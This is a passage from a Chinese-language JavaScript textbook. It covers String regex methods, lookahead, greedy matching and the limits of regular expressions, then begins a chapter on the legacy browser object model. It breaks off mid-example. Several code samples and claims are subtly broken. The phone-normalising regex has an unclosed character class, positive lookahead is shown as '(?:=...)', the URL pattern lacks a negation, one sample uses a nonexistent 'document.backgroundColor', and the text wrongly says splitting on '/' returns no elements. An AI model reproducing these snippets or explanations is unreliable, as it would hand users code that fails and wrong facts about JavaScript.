静态的 `RegExp` 类属性的一个有趣方面是它们是全局的,因此每次使用正则表达式都会修改它们,不管是通过 `String` 对象的方法还是通过 `RegExp` 对象的方法。由于这个原因,它们是 JavaScript 静态作用域规则的一个例外。这些属性是动态作用域的(dynamically scoped)——即,修改会影响主调函数上下文中的 `RegExp` 对象,而不是仅仅影响调用源代码的闭合上下文中的 `RegExp` 对象。例如,如果某个框架中的 JavaScript 在另一个不同框架中调用使用正则表达式的函数,则会更新主调框架中的 `RegExp` 属性,而不是被调用函数所在框架中的 `RegExp` 属性。这很少会造成问题,但是在使用框架的环境中,如果依赖静态属性则需要牢记这一点。可以明白为什么应当远离这种方式——它会使得 JavaScript 更令人困惑。

8.4 字符串的正则表达式

`String` 对象提供了 4 个利用正则表达式的方法。它们执行与 `RegExp` 对象类似的功能,有时可能比仅使用 `RegExp` 对象本身更强大。鉴于 `RegExp` 对象的方法主要是用于匹配和提取子字符串,使用正则表达式的 `String` 对象的方法除了匹配和提取之外,还用于修改或分隔字符串。

8.4.1 `search()`

`String` 对象中与正则表达式相关的最简单的方法是 `search()`,该方法采用一个正则表达式作为

参数，并返回第一个匹配子字符串开始字符的索引。如果没有找出匹配指定模式的子字符串，则返回 -1。分析下面的两个例子。下面的代码

```
alert("JavaScript regular expressions are powerful!".search(/pow.*/i));
```

会产生如图 8-12 所示的结果，该结果显示了与提供的正则表达式相匹配的字符位置：




图 8-12 search()方法返回的索引

而下面的代码

```
alert("JavaScript regular expressions are powerful!".search(/\d/));
```

会产生如图 8-13 所示的结果：




图 8-13 search()方法返回的警告

第二条语句搜索一个数字，并返回 -1，因为在测试字符串中没有找到数字字符。

8.4.2 split()

String 对象提供的第二个方法是 split()，该方法也很简单。split()方法将字符串分割成子字符串，并通过数组返回这些子字符串。该方法接受一个包含分隔符的字符串或正则表达式参数，在这些分隔符处分割字符串。例如：

```
var stringwithdelimits = "10 / 3 / / 4 / 7 / 9";
var splitExp = /[ \\/]+/; // one or more spaces and slashes
myArray = stringwithdelimits.split(splitExp);
```

上面的代码将 10、3、4、7 以及 9 放入 myArray 数组的前 5 个索引中。当然，可以更简要地完成该操作：

```
var myArray = "10 / 3 / / 4 / 7 / 9".split(/[ \\/]+/);
alert(myArray);
```

输出结果见图 8-14。




图 8-14 myArray 数组的前 5 个索引

使用正则表达式作为 `split()` 的参数(而不是使用字符串), 可以灵活地忽略多个空白符或分隔符。因为正则表达式是贪婪的(参见 8.5 节), 正则表达式会尽可能地“吃掉”所有分隔符。如果字符串 “/” 被用作分隔符而不是正则表达, 则最终返回的数组将没有任何元素。

8.4.3 replace()

`replace()` 方法使用第二个参数(字符串)的文本替换与第一个参数(正则表达式)相匹配的文本, 并作为字符串返回替换之后的结果。如果在正则表达式声明中没有设置全局标志(g), 则这个方法只替换该模式的第一次出现。例如,

```
var s = "Hello. Regexp are fun.";
s = s.replace(/\./, "!"); // replace first period with an exclamation point
alert(s);
```

会产生如图 8-15 所示的输出。




图 8-15 字符串替换的结果

如果包含标志 g, 则会使解释器执行全局替换, 查找并替换每个匹配的子字符串。例如:

```
var s = "Hello. Regexp are fun.";
s = s.replace(/\./g, "!"); // replace all periods with exclamation points
alert(s);
```

会产生如图 8-16 所示的结果。




图 8-16 字符串全局替换的结果

使用子表达式的 replace()方法

前面介绍过,可以使用 `RegExp` 类对象通过数字引用带圆括号的子表达式(例如, `RegExp.$1`)。可以在 `replace()`中使用该功能访问字符串的特定位置。在替换字符串中使用美元符号后面跟着一个数字,引用与带圆括号的子表达式相匹配的子字符串。例如,下面的代码在一个假想的社会保障号码中插入短划线:

```
var pattern = /(\d{3})(\d{2})(\d{4})/;
var ssn = "123456789";
var ssnAfter = ssn.replace(pattern, "$1-$2-$3");
alert("Before: "+ ssn +"\nAfter: "+ ssnAfter);
```

结果如图 8-17 所示。




图 8-17 插入短划线之后的社会保障号码

这一技术称为向后引用(backreferencing),并且对于根据需要而格式化数据非常有用。多少次向 Web 站点输入电话号时要求包括(或不包括)短划线?既然当探测时使用正则表达式和向后引用修复该问题很容易,那么为了使那些稍微不期望模式的用户感到适应,应当考虑使用该技术。例如,下面的脚本针对电话号码实现了基本的规范化:

```
function normalizePhone(val) {
    var p1 = /(\d{3})(\d{3})(\d{4})/; // eg, 4155551212
    var p2 = /\((\d{3})\)\s+(\d{3})[^\d+(\d{4})/; // eg, (415)555-1212
    val = val.replace(p1, "$1-$2-$3");
    val = val.replace(p2, "$1-$2-$3");
    return val;
}
```

8.4.4 match()

String 对象提供的最后一个与正则表达式有关的方法是 `match()`。该方法采用一个正则表达式作为参数，并返回一个包含匹配结果的数组。如果给定的正则表达式具有全局标志(g)，则返回的数组会包含每个匹配的子字符串。例如：

```
var pattern = /\d{2}/g;
var lottoNumbers = "22, 48, 13, 17, 26";
var result = lottoNumbers.match(pattern);
```

如图 8-18 所示，上述代码将 22 放入 `result[0]` 中，将 48 放入 `result[1]` 中，依此类推，一直到将 26 放入 `result[4]` 中。




图 8-18 result 数组的内容

为 `match()` 使用全局标志是快速解析已知格式字符串的好方法。

如果正则表达式没有全局标志，则 `match()` 的行为与设置了全局标志时的 `RegExp.exec()` 很类似。`match()` 方法会将第一次匹配开始的字符位置放入返回数组的 `index` 实例属性中。还会添加实例属性 `input`，并包含整个原始字符串。整个匹配子字符串的内容被放入该数组的第一个元素(索引为 0)中。该数组的剩余元素使用匹配子表达式填充，索引 `n` 容纳 `$n` 的值。例如：

```
var url = "The URL is http://www.w3.org/DOM/Activity";
var pattern = /(\w+):\/\/([\/]([\w.]+)\/([\w\/]+))/; // three subexpressions
var results = url.match(pattern);
document.writeln("results.input =\t" + results.input);
document.writeln("<br>");
document.writeln("results.index =\t" + results.index);
document.writeln("<br>");
for (var i=0; i < results.length; i++) {
    document.writeln("results[" + i + "] =\t" + results[i]);
    document.writeln("<br>");
}
```

会产生如图 8-19 所示的结果。




图 8-19 填充后的数组

正如可能看到的，所有匹配的三个子表达式都被放入数组中。整个匹配被放入第一个元素中，实例属性 `index` 和 `input` 反映出原始字符串(请记住，字符串偏移量是从 0 开始枚举的，与数组类似)。注意，如果 `match()` 没有找到匹配，则它返回 `null`。

8.5 高级正则表达式

还需要花费一点时间介绍其他一些正则表达式工具，当执行更高级的字符串匹配时可能需要它们。

8.5.1 多行匹配

除了字符串的开头和结尾之外，多行标志(`m`)会使`^`和`$`匹配每行的开头与结尾。可以使用该标志解析如下所示的文本：

```
var text = "This text has multiple lines.\nThis is the second line.\n\nThe third.";
var pattern = /^.*$/gm; // match an entire line
var lines = text.match(pattern);
document.writeln("Length of lines = "+lines.length);
document.writeln("<br>");
document.writeln("lines[0] = "+lines[0]);
document.writeln("<br>");
document.writeln("lines[1] = "+lines[1]);
document.writeln("<br>");
document.writeln("lines[2] = "+lines[2]);
document.writeln("<br>");
```

上面的代码使用 `String` 对象的 `match()` 方法将文本分割成单行，并将它们放入 `lines` 数组中(该例子设置了全局标志，因此，正如前面所讨论的，`match()` 方法会查找模式的所有出现，而不仅仅是第一次出现)这个例子的输出如图 8-20 所示。




图 8-20 多行匹配的结果

8.5.2 非捕获圆括号

JavaScript 还为带圆括号的表达式提供了更灵活的语法。使用语法(?:)指示向后引用是否应当使用带圆括号的表达式。这些称作非捕获(noncapturing)圆括号。例如:

```
var pattern = /(?:a+)(bcd)/; // ignores first subexpression
if (pattern.test("aaaaabcd")) {
    alert(RegExp.$1);
}
```

会显示如图 8-21 所示的结果。




图 8-21 忽略第 1 个子表达式的匹配结果

可以看出, 第一个子表达式(一个或多个“a”字符)没有被 RegExp 对象捕获(变得可得)。

8.5.3 向前匹配

通过跟随或不跟随一个特殊的子表达式, JavaScript 允许指定只匹配正则表达式的一部分。语法(?:)指定一个正前瞻; 如果一个项的后面紧跟(?:)中包含的表达式, 则它只匹配前面的项。前瞻表达式不包含于该匹配中。例如, 在下面的正则表达式中, *pattern* 只匹配后面跟随一个句点以及一个或多个数字的数字:

```
var pattern = /\d(?:=\.\d+)/;
```

该表达式与 3.1 以及 3.14159 相匹配, 但是与 3 和 0.3 不匹配。

反向前瞻是通过(?!语法实现的, 该语法的行为与(?=)类似。如果没有紧跟一个包含于(?!中的表达式, 则它只匹配前面的项。例如, 在下面的模式中, *patten* 匹配包含一个数字的字符串, 并且该数字后面没有跟随句点和其他数字:

```
var pattern = /\d(?!\.\d+)/;
```

上面的模式与 3 相匹配, 但是与 3.1 和 3.14 不匹配。反向前瞻表达式也不会在一个匹配上返回。

8.5.4 贪婪匹配

对于初学者, 正则表达式的一个特殊挑战是贪婪匹配(greedy matching)。贪婪匹配经常称为过分(aggressive)或最大匹配(maximal matching), 这一术语反映了这样一个事实, 即针对特定的项解释器总是试图匹配尽可能多的字符。考虑这一问题的一个简单方法是, 只要有可能 JavaScript 就继续匹配字符。例如, 你可能会认为下面这个模式会匹配单词 “matching”:

```
var pattern = /(ma.*ing)/;
var sentence = "Regex matching can be daunting.";
pattern.test(sentence);
alert(RegExp.$1);
```

但是实际的输出如图 8-22 所示。




图 8-22 贪婪匹配的结果

JavaScript 会匹配可能的最长子字符串, 在这个例子中最长子字符串是从整个匹配开头的 “ma” 到 “daunting” 中的 “ing”。

禁用贪婪匹配

通过跟随一个问号, 可以强制量词(*、+、?、{m}、{m,}或{m,n})是非贪婪的。这会强制表达式匹配最少数量的字符, 而不是最大数量的字符。下面的代码重复前面的例子, 但是这次使用最小匹配:

```
var pattern = /(ma.*?ing)/; // NON-greedy * because of the ?
var sentence = "Regex matching can be daunting.";
pattern.test(sentence);
alert(RegExp.$1);
```

如图 8-23 所示，输出显示了解释器在该字符串中发现的第一个最短匹配。



图 8-23 最小匹配的结果

正如在本章通篇所看到的，正则表达式无疑提供了大量的功能以及复杂性。所有 JavaScript 程序员都应当掌握，因为它们对表单验证这类通用任务都有帮助。然而，在为所有脚本添加正则表达式之前，程序员应当考虑使用它们的一些挑战。

8.6 正则表达式的局限

正则表达式的名字来源于它们所识别的字符串都是“正规的”（从正式的计算机科学意义来讲）。这意味着使用正则表达式识别特定类型的字符串，就算是能够识别也是很困难的。幸运的是，不会经常遇到这些字符串，并且通常只会在解析像源代码或自然语言这类内容时才遇到。如果你不能为特定的任务提出正则表达式，那么专家可能提出。然而，你希望这么做的一点点机会实际上是不可能的，因此向比自己知识渊博的人询问并无坏处。

需要牢记的另外一个问题是有些正则表达式的复杂性是呈指数增长的。直白地讲，这意味着根据构造的正则表达式测试字符串可能需要很长时间。当为了给出许多复杂选项而使用选择操作符 `()` 时，经常会发生这种情况。如果正则表达式使脚本变慢，就应当考虑简化它们。

使用正则表达式执行表单验证时的一个常见情况是 e-mail 地址。大部分人没有觉察到可以采用 e-mail 地址形式的变体。合法的 e-mail 地址可以包含标点字符，比如 `!` 和 `+`，并且可以使用 IP 地址而不是域名（如 `root@127.0.0.1`）。为了确保创建的正则表达式对于匹配感兴趣的字符串类型足够健壮，需要进行一些研究和测试。对此有两点需要注意。首先，当执行表单验证时，总是太宽容而不是太严格。其次，注意对其进行验证的数据能够采用的格式。例如，如果对电话号码进行验证，就要确保分析其他国家电话号码的一般格式。

最后，即使是构造最好的模式也不能测试语义的有效性，记住这一点很重要。例如，可以验证信用卡号是否具有正确的格式，但是如果没有很复杂的服务器端功能，脚本就无法检查信用卡是否真正有效。当然，为表单关联一个语义检查器以查看用户输入的数据，如信用卡号，是在将数据提交到服务器端之前捕获一般错误的方便方式。

8.7 小结

JavaScript 正则表达式提供了基于模式匹配和操作字符串数据的强大功能。可以通过 `\pattern\` 格式或 `RegExp()` 构造函数使用字面值语法创建正则表达式，并将其用于 `String` 对象的方法，如 `match()`、`replace()`、`search()` 以及 `split()`。正则表达式对象也提供了 `test()`、`match()` 以及 `exec()` 方法，用于在字符串上调用正则表达式。正则表达式本身是使用字符串构成的，这些字符串可以包含字符以及特殊的转义码、字符类、重复量词。特殊的转义码提供了包含特殊字符的手段，如果直接包含这些字符会发生问题，比如换行符以及那些在正则表达式中具有特殊含义的字符。字符类为指定一类字符或字符范围提供了手段，在字符串中必须包含或不能包含字符类别指定的这些字符。通过重复量词可以指定特定表达式必须在字符串中重复的次数。正则表达式有时很容易出错，所以应当仔细构建。如果使用得当，正则表达式就可以为字符串识别、替换以及提取模式字符提供非常强大的方法。

JavaScript 对象模型

在客户端 JavaScript 中，对象模型为浏览器和文档的各个方面定义了可以使用代码进行操作的接口。浏览器对对象模型的支持随着时间而演化，但是为了简单起见可以根据浏览器类型和本划分对象模型。还应当注意，根据模型主要是访问浏览器的属性和特征还是文档的属性和特征，可以将其分为浏览器对象模型(Browser Object Model, BOM)和文档对象模型(Document Object Model, DOM)。虽然这种定义 JavaScript 客户端对象模型的方式很清晰，但遗憾的事实是，DOM 和 BOM 之间的区别至少在 HTML5 出现之前是有些模糊的。尽管这种定义没有涉及什么内容，但是浏览器对对象模型的支持不完全一致。本章将分析 JavaScript 对象模型的演化以及一般访问方法，以在介绍完整的 W3C DOM 以及库提供的包装之前有一个清晰的认识。

9.1 对象模型概述

对象模型是描述对象逻辑结构的接口，并且是操作对象的标准方式。图 9-1 展示了基于浏览器的 JavaScript 所考虑的各方面的“大图”，包括其对象模型。可以发现 4 个主要部分：

- 核心 JavaScript 语言(例如，数据类型、运算符和语句)
- 主要与数据类型相关的核心对象(例如，Date、String 和 Math)
- 浏览器对象(例如，Window、Navigator 和 Location)
- 文档对象(例如，Document、Format 和 Image)

到目前为止，本书主要集中介绍了 JavaScript 的第一和第二个方面。该语言的这一部分针对各浏览器类型和版本实际上很一致，并且与 ECMAScript 规范(版本 3 和版本 5)定义的特征相对应，该规范位于 <http://www.ecma-international.org/publications/standards/Ecma-262.htm>。

然而，核心 ECMAScript 规范之外的对象以及它们的属性和方法是变化的。注意，在图 9-1 中浏览器对象模型(BOM)和文档对象模型(DOM)显得有些混合。实际上，在 JavaScript 的早期，JavaScript 的浏览器对象模型和文档对象模型之间没有多少区别——它只不过是一个较大的混乱。



图 9-1 JavaScript 大图

通过研究 JavaScript 的历史，可以在一定程度上理清对象模型关系的混乱，并且有助于准确理解如何以及为什么现代对象模型以现在的方式进行工作。在 JavaScript 中曾经使用过 5 个不同的对象模型：

- 传统的 JavaScript 对象模型(Netscape 2 和 Internet Explorer 3)
- 扩展的 JavaScript 对象模型(NetScape 3)——DOM Level 0 的基础
- 动态 HTML 特色的对象模型(Internet Explorer 4+, 仅 NetScape 4)
- 扩展的浏览器对象模型+标准的 W3C DOM(现代浏览器)
- HTML5 对象模型规范化了 BOM 并扩展了 DOM

我们将依次查看这些对象模型中的每一个，并解释它们的历史动机，它们引入的特征和问题，以及今天它们可以用于何处。研究 JavaScript 对象模型的演化将有助于开发人员理解它们现在的工作方式。强烈鼓励读者不要因为历史而理会这一讨论，而选择立即针对最新的标准进行编码，相信最终所有浏览器都会赶上与标准完全兼容的快乐时刻。15 年之后看起来不会更接近这一点，尽管希望是永恒的。

9.2 最初的 JavaScript 对象模型

如果回顾第 1 章介绍的 JavaScript 历史，就会记得该语言的主要设计目标是在将 HTML 表单内容提交到服务器端程序之前提供一种对它们进行检查或操作的机制。因为这些纯朴的目标，最初的 JavaScript 对象模型是相当有限的，该模型是由 Netscape 2 引入的，并且主要关注浏览器和文档的基本特征。图 9-2 展示了 JavaScript 的初始对象模型，它与 Netscape 2 和 Internet Explorer 3 中的对象模型很类似。




图 9-2 最初的 JavaScript 对象模型

你可能会好奇在图 9-2 中显示的各种对象如何与 JavaScript 相关联。实际上，我们已经在使用它们。例如，`window` 定义了与浏览器窗口相关联的属性和方法。当使用 JavaScript 语句创建一个小的警告窗口时，实际上是调用 `Window` 对象的 `alert()` 方法：

```
alert("Hello JavaScript!");
```

实际上，可以很容易地编写下面的代码创建相同的窗口：

```
window.alert("Hello JavaScript!");
```

大部分时间，因为可以推断正在使用当前的 `window` 对象，所以通常省略它。如果考虑类似下面的语句，图 9-2 中显示的包含层次结构也会变得有意义：

```
window.document.write("<strong>Hi there from JavaScript!</strong>");
```

这看起来应当是用于向 HTML 文档写入文本的熟悉的输出语句。再一次, 添加 “window.” 前缀以显示层次结构, 因为在例子中倾向于只使用 `document.write()`。你可能会好奇在图 9-2 中显示的所有各种对象的作用, 为表 9-1 提供了传统浏览器对象的简要概述。正如所看到的, 大量对象包含于 Document 对象中, 因此现在将进一步查看更多的对象, 但是到时候会讨论所有对象。

表 9-1 核心浏览器对象概览

对 象	描 述
window	与当前浏览器窗口相关的对象
document	包含各种 HTML 元素和文本元素的对象, 这些元素构成了文档。在传统的 JavaScript 对象模型中, document 对象大体上与 <body> 标签相关
frames[]	如果 window 对象包含框架, 该对象就是一个框架数组。每个框架依次引用另外一个 window 对象, 这些 window 对象也可能包含更多的框架
history	包含用户从当前浏览器窗口最近浏览过的各 URL 列表的对象。通常不允许访问这些 URL 本身; 反而, 可以使用该对象的方法遍历历史位置
location	以 URL 及其组成部分的形式包含正在查看的文档的当前位置
navigator	描述浏览器基本特征的对象, 特别是其类型和版本

注意:

一般地, navigator 对象更应当称为 “浏览器” 或 “宿主”, 并且可能是 window 的父对象。调出其名称和位置是很有趣的, 因为它揭示了在 JavaScript 诞生时 Netscape 的重要方面, 而且随着 JavaScript 的成熟它预示着该语言中的大量细节。

9.3 Document 对象

最初, Document 对象提供了访问选择页面元素(如锚点、表单字段和链接), 以及页面属性(如背景和文本颜色)的能力。将会发现该对象的结构针对不同的浏览器以及不同的浏览器版本区别较大, 直到 W3C DOM 才在一定程度上稳定下来, W3C DOM 提供了访问 Web 页面所有方面的能力。表 9-2 和表 9-3 分别列出了 Document 对象的属性与方法, 这是 “最普通的共同特征”, 并且自从第一代支持 JavaScript 的浏览器就可以使用这些特征。尽管这些特征中的某些特征已弃用, 但是所有这些特征通常仍然使用, 并且在可预见的将来仍然会支持。为了简明起见, 现在将忽略一些不重要的细节和 Document 属性, 以使讨论更加清晰。

注意:

document.referrer 特性的拼写没有错误, 尽管 HTTP referrer header 实际上拼写错了。

表 9-2 最基本的 Document 公共属性

Document 属 性	描 述	HTML 关 系
alinkColor	“激活” 链接的颜色——默认是红色	<body alink="color value">
anchors[]	文档中锚定对象的数组	

(续表)

Document 属性	描述	HTML 关系
bgColor	页面的背景色	<body bgcolor="color value">
cookie	包含页面 cookie 的字符串	N/A
fgColor	文档文本的颜色	<text="color value">
forms[]	包含文档中表单元素的数组	<form>
lastModified	包含文档最后修改日期的字符串	N/A
links[]	包含文档中链接的数组	linked content
linkColor	未浏览过的链接的颜色——默认是蓝色	<body link="color value">
location	包含文档的 URL 的字符串。通常不使用该属性，反而使用 document.URL 或 window.location	N/A
referrer	包含从当前文档访问的文档的 URL 字符串，假设存在这样一个文档	N/A
title	包含文档标题的字符串	<title>Document Title</title>
URL	包含文档的 URL 的字符串	N/A
vlinkColor	浏览过的链接的颜色——默认是红色	<body vlink="color value">

表 9-3 最基本的 Document 公共方法

方法	描述
close()	关闭文档的输入流。如果动态创建文档，当结束向文档写入内容时应当调用 document.close(); 否则，有些浏览器可能会假定准备写入更多的内容，并且继续旋转加载图标
open()	为输入而打开文档。当使用这个方法时，要确保使用 document.close()
write()	将该方法的参数写入文档中
writeln()	将该方法的参数写入文档中，然后写入一个换行符。考虑到对<pre>标签外部的换行符的处理，当写入 HTML 内容时，可能会发现该方法和 document.write()方法在视觉上没有区别

通过检查表 9-2 和表 9-3 可以发现，早期的 DOM 确实非常基本。实际上，唯一可以直接访问的文档部分是文档范围的属性、链接、锚点和表单。不支持对文本和图像进行操作，不支持 applet 以及嵌入对象，无法访问大部分元素的呈现属性。将会看到后来增加了所有这些功能，并且在今天广泛使用，但是首先集中介绍最基本的对象及其使用，因为所有内容会自然跟上。下面的例子针对一个示例文档显示了输出的各种文档属性：

```

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Traditional Document Object Test</title>
</head>

```

```

<body bgcolor="white" text="green" link="red" alink="#ffff00">
<!-- purposeful usage of some deprecated features -->

<h1 align="center">Test Document</h1>
<hr>
<a href="http://www.pint.com/">Sample link</a>
<a name="anchor1"></a>
<a name="anchor2" href="http://www.javascriptref.com">Sample link 2</a>
<form name="form1"></form>
<form name="form2"></form>
<hr>
<script>
  document.write("<h1 align='center'>Document Object Properties</h1><hr>");
  document.write("<h2>Basic Page Properties</h2>");
  document.write("Location = " + document.location + "<br>");
  document.write("URL = " + document.URL + "<br>");
  document.write("Document Title = " + document.title + "<br>");
  document.write("Document Last Modification Date = " + document.lastModified + "<br>");
  document.write("<h2>Page Colors</h2>");
  document.write("Background Color = " + document.backgroundColor + "<br>");
  document.write("Text Color = " + document.fgColor + "<br>");
  document.write("Link Color = " + document.linkColor + "<br>");
  document.write("Active Link Color = " + document.alinkColor + "<br>");
  document.write("Visited Link Color = " + document.vlinkColor + "<br>");

  if (document.links.length > 0) {
    document.write("<h2>Links</h2>");
    document.write("# Links = " + document.links.length + "<br>");

    for (var i=0; i < document.links.length; i++)
      document.write("Links[" + i + "] = " + document.links[i] + "<br>");
  }

  if (document.anchors.length > 0) {
    document.write("<h2>Anchors</h2>");
    document.write("# Anchors = " + document.anchors.length + "<br>");

    for (i=0; i < document.anchors.length; i++) {
      document.write("Anchors[" + i + "] = " + document.anchors[i] + "<br>");
    }
  }

  if (document.forms.length > 0) {
    document.write("<h2>Forms</h2>");
    document.write("# Forms = " + document.forms.length + "<br>");

